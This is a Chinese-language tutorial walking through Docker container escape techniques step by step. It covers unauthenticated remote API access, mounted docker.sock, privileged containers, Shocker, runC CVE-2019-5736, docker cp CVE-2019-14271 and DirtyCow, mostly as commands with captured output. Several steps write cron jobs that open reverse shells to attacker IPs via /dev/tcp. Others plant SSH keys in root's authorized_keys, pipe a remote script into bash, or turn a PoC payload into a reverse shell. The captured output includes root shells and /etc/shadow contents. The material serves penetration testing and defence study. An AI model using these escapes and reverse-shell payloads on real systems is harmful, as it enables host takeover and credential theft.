一、判断是否在docker容器里

首先，我们需要先判断是否在docker环境里，常用的两个检测方式：

```
检查/.dockerenv文件是否存在
检查/proc/1/cgroup内是否包含"docker"等字符串。
```

目前来说，这两种检测方式还是比较有效的，其他检测方式，如检测mount、fdisk -l查看硬盘 、判断PID 1的进程名等也可用来辅助判断。

二、配置不当引发的docker逃逸

2.1 docker remote api未授权访问

漏洞简述：docker remote api可以执行docker命令，docker守护进程监听在0.0.0.0，可直接调用API来操作docker。

```
sudo dockerd -H unix:///var/run/docker.sock -H 0.0.0.0:2375
```

通过docker daemon api 执行docker命令。

```
#列出容器信息，效果与docker ps一致。
curl http://<target>:2375/containers/json

#启动容器
docker -H tcp://<target>:2375 ps -a
```

漏洞利用：

A、新运行一个容器，挂载点设置为服务器的根目录挂载至/mnt目录下。

```
sudo docker -H tcp://10.1.1.211:2375 run -it -v /:/mnt nginx:latest /bin/bash
```

B、在容器内执行命令，将反弹shell的脚本写入到/var/spool/cron/root

```
echo '* * * * * /bin/bash -i >& /dev/tcp/10.1.1.214/12345 0>&1' >>
/mnt/var/spool/cron/crontabs/root
```

C、本地监听端口，获取对方宿主机shell。

2.2 docker.sock挂载到容器内部

场景描述：简单来说就是docker in docker，在docker容器中调用和执行宿主机的docker，将docker宿主机的docker文件和docker.sock文件挂载到容器中，具体为：

```
docker run --rm -it \
  -v /var/run/docker.sock:/var/run/docker.sock \
  -v /usr/bin/docker:/usr/bin/docker \
  ubuntu \
  /bin/bash
```

漏洞测试：

A、在容器中找到docker.sock

```
root@95a280bc5a19:/# find / -name docker.sock
/run/docker.sock
```

B、在容器查看宿主机docker信息：


```
docker -H unix:///var/run/docker.sock info
```

C、运行一个新容器并挂载宿主机根路径：

```
docker -H unix:///var/run/docker.sock run -it -v /:/test ubuntu /bin/bash
```

D、在新容器的/test 目录下，就可以访问到宿主机的全部资源，接下来就是写入ssh密钥或者写入计划任务，获取shell。

```
ls -al /test
```



```
root@4d2a54d4a8fb:/# docker -H unix:///var/run/docker.sock run -it -v /:/test ubuntu /bin/bash
root@9c09b148d10f:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  test  tmp  usr  var
root@9c09b148d10f:/# ls -al /test
total 92
drwxr-xr-x  23 root root  4096 Jul 28 11:46 .
drwxr-xr-x   1 root root  4096 Jul 28 15:23 ..
-rw-------   1 root root    34 Jul 28 11:46 .bash_history
drwxr-xr-x   2 root root  4096 Jul 27 03:27 bin
drwxr-xr-x   3 root root  4096 Jul 27 02:20 boot
drwxr-xr-x  17 root root  4240 Jul 27 15:14 dev
drwxr-xr-x  99 root root  4096 Jul 27 15:14 etc
drwxr-xr-x   3 root root  4096 Jul 27 02:20 home
lrwxrwxrwx   1 root root    32 Jul 27 01:50 initrd.img -> boot/initrd.img-4.4.0-31-generic
drwxr-xr-x  21 root root  4096 Jul 27 05:14 lib
drwxr-xr-x   2 root root  4096 Jul 27 05:14 lib64
drwx------   2 root root 16384 Jul 27 01:49 lost+found
drwxr-xr-x   3 root root  4096 Jul 27 01:49 media
drwxr-xr-x   2 root root  4096 Apr 10  2014 mnt
drwxr-xr-x   2 root root  4096 Aug  3  2016 opt
dr-xr-xr-x 208 root root     0 Jul 27 15:14 proc
drwx------   5 root root  4096 Jul 28 11:27 root
drwxr-xr-x  19 root root   760 Jul 28 11:32 run
drwxr-xr-x   2 root root  4096 Jul 27 03:27 sbin
drwxr-xr-x   2 root root  4096 Aug  3  2016 srv
dr-xr-xr-x  13 root root     0 Jul 28 07:38 sys
drwxr-xr-x   3 root root  4096 Jul 27 14:43 titan
drwxrwxrwt   5 root root  4096 Jul 28 15:23 tmp
drwxr-xr-x  10 root root  4096 Jul 27 01:49 usr
drwxr-xr-x  13 root root  4096 Jul 27 14:43 var
lrwxrwxrwx   1 root root    29 Jul 27 01:50 vmlinuz -> boot/vmlinuz-4.4.0-31-generic
```

2.3 docker 高危启动参数

docker中存在一些比较高危的启动命令，给予容器较大的权限，允许执行一些特权操作，在一定的条件下，可以导致容器逃逸。

```
docker run --rm -it
    --privileged
    -v /:/soft
    --cap-add=SYS_ADMIN
    --net=host
    --pid=host
    --ipc=host
    ubuntu
    /bin/bash
```

特权模式（--privileged）

使用特权模式启动的容器时，docker管理员可通过mount命令将外部宿主机磁盘设备挂载进容器内部，获取对整个宿主机的文件读写权限，此外还可以通过写入计划任务等方式在宿主机执行命令。


漏洞测试：

A、通过特权模式运行一个容器：

```
sudo docker run -itd --privileged ubuntu:latest /bin/bash
```

B、在容器内，查看磁盘文件

```
fdisk -l
```



```
root@2b7a83c2081f:/# fdisk -l
Disk /dev/sda: 20 GiB, 21474836480 bytes, 41943040 sectors
Disk model: VMware Virtual S
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x8136f455

Device     Boot    Start      End  Sectors  Size Id Type
/dev/sda1  *        2048 39942143 39940096   19G 83 Linux
/dev/sda2       39944190 41940991  1996802  975M  5 Extended
/dev/sda5       39944192 41940991  1996800  975M 82 Linux swap / Solaris
```

C、将/dev/sda1 挂载到新建目录

```
mkdir /test
mount /dev/sda1 /test
```

D、将计划任务写入到宿主机

```
echo '* * * * * /bin/bash -i >& /dev/tcp/192.168.172.136/12345 0>&1' >>
/test/var/spool/cron/crontabs/root
```

E、开启nc监听，成功获取宿主机反弹回来的shell。

挂载敏感目录（-v /:/soft）

漏洞测试：


A、将宿主机root目录挂载到容器

```
docker run -itd -v /root:/root ubuntu:18.04 /bin/bash
```

B、模拟攻击者写入ssh密钥

```
mkdir /root/.ssh
cat id_rsa.pub >> /root/.ssh/authorized_keys
```

C、利用私钥成功登录。获取宿主机权限。



```
root@bypass:~# ssh root@10.1.1.216
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Jul 28 19:24:12 CST 2020

  System load:  0.14              Users logged in:                1
  Usage of /:   20.1% of 17.59GB  IP address for eth0:            10.1.1.216
  Memory usage: 24%               IP address for br-8ab58f17371c: 172.18.0.1
  Swap usage:   0%                IP address for docker0:         172.17.0.1
  Processes:    192

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jul 28 19:24:12 2020 from 10.1.1.219
root@ubuntu:~# whoami
root
```

相关启动参数存在的安全问题：

Docker 通过Linux namespace实现6项资源隔离，包括主机名、用户权限、文件系统、网络、进程号、进程间通讯。但部分启动参数授予容器权限较大的权限，从而打破了资源隔离的界限。

```
    --cap-add=SYS_ADMIN   启动时，允许执行mount特权操作，需获得资源挂载进行利用。
    --net=host            启动时，绕过Network Namespace
    --pid=host            启动时，绕过PID Namespace
    --ipc=host            启动时，绕过IPC Namespace
```

二、Docker 软件设计引起的逃逸

3.1 Shocker 攻击

漏洞描述：从Docker容器逃逸并读取到主机某个目录的文件内容。Shocker攻击的关键是执行了系统调用open_by_handle_at函数，Linux手册中特别提到调用open_by_handle_at函数需要具备CAP_DAC_READ_SEARCH能力，而Docker1.0版本对Capability使用黑名单管理策略，并且没有限制CAP_DAC_READ_SEARCH能力，因而引发了容器逃逸的风险。

漏洞影响版本： Docker版本< 1.0， 存在于 Docker 1.0 之前的绝大多数版本。

github项目地址：https://github.com/gabrtv/shocker

```
root@precise64:~# docker run gabrtv/shocker
[***] docker VMM-container breakout Po(C) 2014             [***]
[***] The tea from the 90's kicks your sekurity again.     [***]
[***] If you have pending sec consulting, I'll happily     [***]
[***] forward to my friends who drink secury-tea too!      [***]
[*] Resolving 'etc/shadow'
[*] Found vmlinuz
[*] Found vagrant
[*] Found lib64
[*] Found usr
[*] Found ...
[*] Found etc
[+] Match: etc ino=3932161
[*] Brute forcing remaining 32bit. This can take a while...
[*] (etc) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x01, 0x00, 0x3c, 0x00, 0x00, 0x00, 0x00, 0x00};
[*] Resolving 'shadow'
[*] Found timezone
[*] Found cron.hourly
...
[*] Found skel
[*] Found shadow
[+] Match: shadow ino=3935729
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0xf1, 0x0d, 0x3c, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0xf1, 0x0d, 0x3c, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win! /etc/shadow output follows:
root:!:15597:0:99999:7:::
daemon:*:15597:0:99999:7:::
bin:*:15597:0:99999:7:::
sys:*:15597:0:99999:7:::
sync:*:15597:0:99999:7:::
games:*:15597:0:99999:7:::
man:*:15597:0:99999:7:::
```

3.2 runC容器逃逸漏洞（CVE-2019-5736）

漏洞简述：

Docker 18.09.2之前的版本中使用了的runc版本小于1.0-rc6，因此允许攻击者重写宿主机上的runc 二进制文件，攻击者可以在宿主机上以root身份执行命令。

利用条件：

Docker版本 < 18.09.2，runc版本< 1.0-rc6，一般情况下，可通过 docker 和docker-runc 查看当前版本情况。

漏洞测试：

1、测试环境镜像下载安装：


```
 curl https://gist.githubusercontent.com/thinkycx/e2c9090f035d7b09156077903d6afa51/raw -o
install.sh && bash install.sh
```

2、下载POC，修改脚本，编译

```
下载poc
git clone https://github.com/Frichetten/CVE-2019-5736-PoC

#修改Payload
vi main.go
payload = "#!/bin/bash \n bash -i >& /dev/tcp/192.168.172.136/1234 0>&1"

编译生成payload
CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build main.go

拷贝到docker容器中执行
 sudo docker cp ./main 248f8b7d3c45:/tmp
```

3、模仿攻击者，在容器中执行payload

```
# 进入容器
sudo docker exec -it 248f8b7d3c45 /bin/bash

# 修改权限
chmod 777 main

# 执行Payload
./main
```




```
root@cafa20cfb0f9:/# cd /tmp
root@cafa20cfb0f9:/tmp# chmod 777 main
root@cafa20cfb0f9:/tmp#
root@cafa20cfb0f9:/tmp# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 62
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc8201ee0a0}
```

4、假设，管理员通过exec进入容器，从而触发Payload。

```
sudo docker exec -it  cafa20cfb0f9 /bin/sh
```

5、在192.168.172.136上监听本地端口，成功获取宿主机反弹回来的shell。



```
bypass@ubuntu:~$ nc -lvvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
^C
bypass@ubuntu:~$ nc -lvvp 12345
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [192.168.172.137] port 12345 [tcp/*] accepted (family 2, sport 44956)
bash: cannot set terminal process group (23192): Inappropriate ioctl for device
bash: no job control in this shell
<136e47f47a7c92f7alecc45aef2674e52b4ab9a6702fd6b06# whoami
whoami
root
<136e47f47a7c92f7alecc45aef2674e52b4ab9a6702fd6b06# hostname
hostname
ubuntu
<136e47f47a7c92f7alecc45aef2674e52b4ab9a6702fd6b06# ifconfig
ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:81:0f:86:01
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:81ff:fe0f:8601/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:648 (648.0 B)

ens33     Link encap:Ethernet  HWaddr 00:0c:29:33:95:be
          inet addr:192.168.172.137  Bcast:192.168.172.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:95be/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:179183 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75549 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:253108722 (253.1 MB)  TX bytes:5605289 (5.6 MB)
```

3.3 Docker cp命令可导致容器逃逸攻击漏洞（CVE-2019-14271）

漏洞描述：

当Docker宿主机使用cp命令时，会调用辅助进程docker-tar，该进程没有被容器化，且会在运行时动态加载一些libnss*.so库。*黑客可以通过在容器中替换libnss*.so等库，将代码注入到docker-tar中。当Docker用户尝试从容器中拷贝文件时将会执行恶意代码，成功实现Docker逃逸，获得宿主机root权限。

影响版本：

Docker 19.03.0

安全版本：

升级至安全版本 Docker 19.03.1及以上。

四、内核漏洞引起的逃逸

4.1 利用DirtyCow漏洞实现Docker逃逸

漏洞简述：

Dirty Cow（CVE-2016-5195）是Linux内核中的权限提升漏洞，通过它可实现Docker容器逃逸，获得root权限的shell。

漏洞测试：

1、环境准备:

docker与宿主机共享内核，因此我们需要存在dirtyCow漏洞的宿主机镜像。


这里，我们使用ubuntu-14.04.5来复现。

2、测试容器下载并运行：

```
git clone https://github.com/gebl/dirtycow-docker-vdso.git
cd dirtycow-docker-vdso/
sudo docker-compose run dirtycow /bin/bash
```


3、进入容器，编译POC并执行:

```
cd /dirtycow-vdso/
make
./0xdeadbeef 192.168.172.136:1234
```



```
root@bb7a404c27e8:/# cd /dirtycow-vdso/
root@bb7a404c27e8:/dirtycow-vdso# make
nasm -f bin -o payload payload.s
xxd -i payload payload.h
cc -o 0xdeadbeef.o -c 0xdeadbeef.c -Wall
cc -o 0xdeadbeef 0xdeadbeef.o -lpthread
root@bb7a404c27e8:/dirtycow-vdso# ./0xdeadbeef 192.168.172.136:1234
[*] payload target: 192.168.172.136:1234
[*] exploit: patch 1/2
[*] vdso successfully backdoored
[*] exploit: patch 2/2
[*] vdso successfully backdoored
[*] waiting for reverse connect shell...
```

4、在192.168.172.136监听本地端口，成功接收到宿主机反弹的shell。



```
bypass@ubuntu:~$ nc -lvvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [192.168.172.134] port 1234 [tcp/*] accepted (family 2, sport 55048)

whoami
root

hostname
ubuntu-docker

ifconfig
br-1299efc41ff2 Link encap:Ethernet  HWaddr 02:42:e1:38:ef:90
          inet addr:172.18.0.1  Bcast:172.18.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:e1ff:fe38:ef90/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
